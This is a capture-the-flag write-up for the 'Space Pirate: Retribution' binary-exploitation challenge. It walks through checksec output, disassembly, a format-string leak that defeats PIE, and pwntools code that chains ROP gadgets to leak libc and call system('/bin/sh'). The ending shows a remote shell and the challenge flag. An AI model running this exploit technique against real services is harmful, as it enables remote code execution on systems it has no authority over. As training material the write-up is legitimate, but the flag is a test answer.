
Joe Grassl


Space Pirate: Retribution

1. Checking the binary’s security features reveals that we’ll have to bypass position-independent execution, a non-executable stack, and, most likely, address space layout randomization.




```
delta@host:challenge$ checksec sp_retribution
[*] '/home/delta/downloads/challenge/sp_retribution'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
delta@host:challenge$
```

2. Opening the program in radare2 shows that it will loop back to main after the missile_launcher function no matter what.




```
[0x00000c39]> 0xc39 # int main (int argc, char **argv, char **envp);

0xc85 [og]
cmp eax, 0x32
je 0xc93

0xc8c [oj]
; CODE XREF from main @ 0xc83
call sym.show_missiles;[oi]
jmp 0xcc1

f t

0xc8a [oh]
jmp 0xc9f

0xc93 [ol]
; CODE XREF from main @ 0xc88
mov eax, 0
call sym.missile_launcher;[ok]
jmp 0xcc1
```

3. To bypass NX, we need a ROP chain. To get a ROP chain, we need to bypass ASLR. To bypass ASLR, we need to bypass PIE. To bypass PIE, we need a memory leak. Running the program in GDB (where ASLR is disabled) continuously outputs the string “@UUU” after entering any new coordinates. When running the program normally (with ASLR), this little string of characters is different on every run. This means that it is very likely to be a memory leak from a flawed format string.




```
[ BACKTRACE ]
 ► f 0   0x7ffff7a62810 printf
   f 1   0x555555400ab4 missile_launcher+146
   f 2   0x555555400c9d main+100
   f 3   0x7ffff7a2d840 __libc_start_main+240

pwndbg> c
Continuing.

[*] New coordinates: x = [0x53e5854620fb399f], y =
@UUU
[*] Verify new coordinates? (y/n):
```

4. Decoding from ASCII to hexadecimal reveals that it is, in fact, most of a memory address. Comparing it to the addresses in the image above, you can see that this is essentially the base address from which PIE calculates the actual addresses used on each run based on offsets.




```
delta@host:challenge$ echo -n '@UUU' | xxd
00000000: 4055 5555                                @UUU
delta@host:challenge$ 
```

5. With the memory leak found, all that's needed is to write an exploit with pwntools. The code below fetches the PIE leak and uses a standard ROP chain to use the puts function to leak its own address. See the references section at the end of the writeup for the resources I used to learn this technique.




```
try:
  puts_plt = elf.plt['puts']
except:
  puts_plt = elf.plt['printf']

offset = cyclic(88, n=8)
main_plt = elf.symbols['missile_launcher']
pop_rdi = (rop.find_gadget(['pop rdi', 'ret']))[0]
func_got = elf.got['puts']

tgt.recv()
tgt.sendline(b'2')
tgt.recv()
tgt.sendline(b'')
line = tgt.recv()
leak = line.split(b'\n')[2]
pie_leak = leak[::-1].hex()[:len(leak.hex())-1] + '000'

pop_rdi = int(pie_leak, 16) + pop_rdi
func_got = int(pie_leak, 16) + func_got
puts_plt = int(pie_leak, 16) + puts_plt
main_plt = int(pie_leak, 16) + main_plt

leak_libc = offset + p64(pop_rdi) + p64(func_got) + p64(puts_plt) + p64(main_plt)
tgt.sendline(leak_libc)

exploit                                                                    36,0-1        35%
```

6. Here, the script calculates the libc address based on the second leak and the offset of puts in the given libc library that came with the binary. Finally, it generates another ROP chain to return a shell and sends it to the server.



```
tgt.recvline()
tgt.recvline()
leak = tgt.recvline()
tgt.recv()

libc_leak = int(leak[::-1].hex()[2:], 16) - libc.symbols['puts']
libc.address = libc_leak

binsh = next(libc.search(b'/bin/sh'))
system = libc.sym['system']
exit = libc.sym['exit']

payload = offset + p64(pop_rdi) + p64(binsh) + p64(system) + p64(exit)
tgt.sendline(b'2')
tgt.recv()
tgt.sendline(payload)

tgt.interactive()
exploit                                                                    29,1          Bot
```

7. The exploit succeeds, a shell is returned, and the flag can be printed with a single command!



```
delta@host:challenge$ ./exploit
[+] Opening connection to 206.189.25.173 on port 30197: Done
[*] '/home/delta/downloads/challenge/glibc/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] '/home/delta/downloads/challenge/sp_retribution'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
[*] Loaded 14 cached gadgets for './sp_retribution'
[*] Switching to interactive mode

[-] Permission Denied! You need flag.txt in order to proceed. Coordinates have been reset!
$ cat flag.txt
HTB{w3_f1n4lly_m4d3_1t}
$ 
```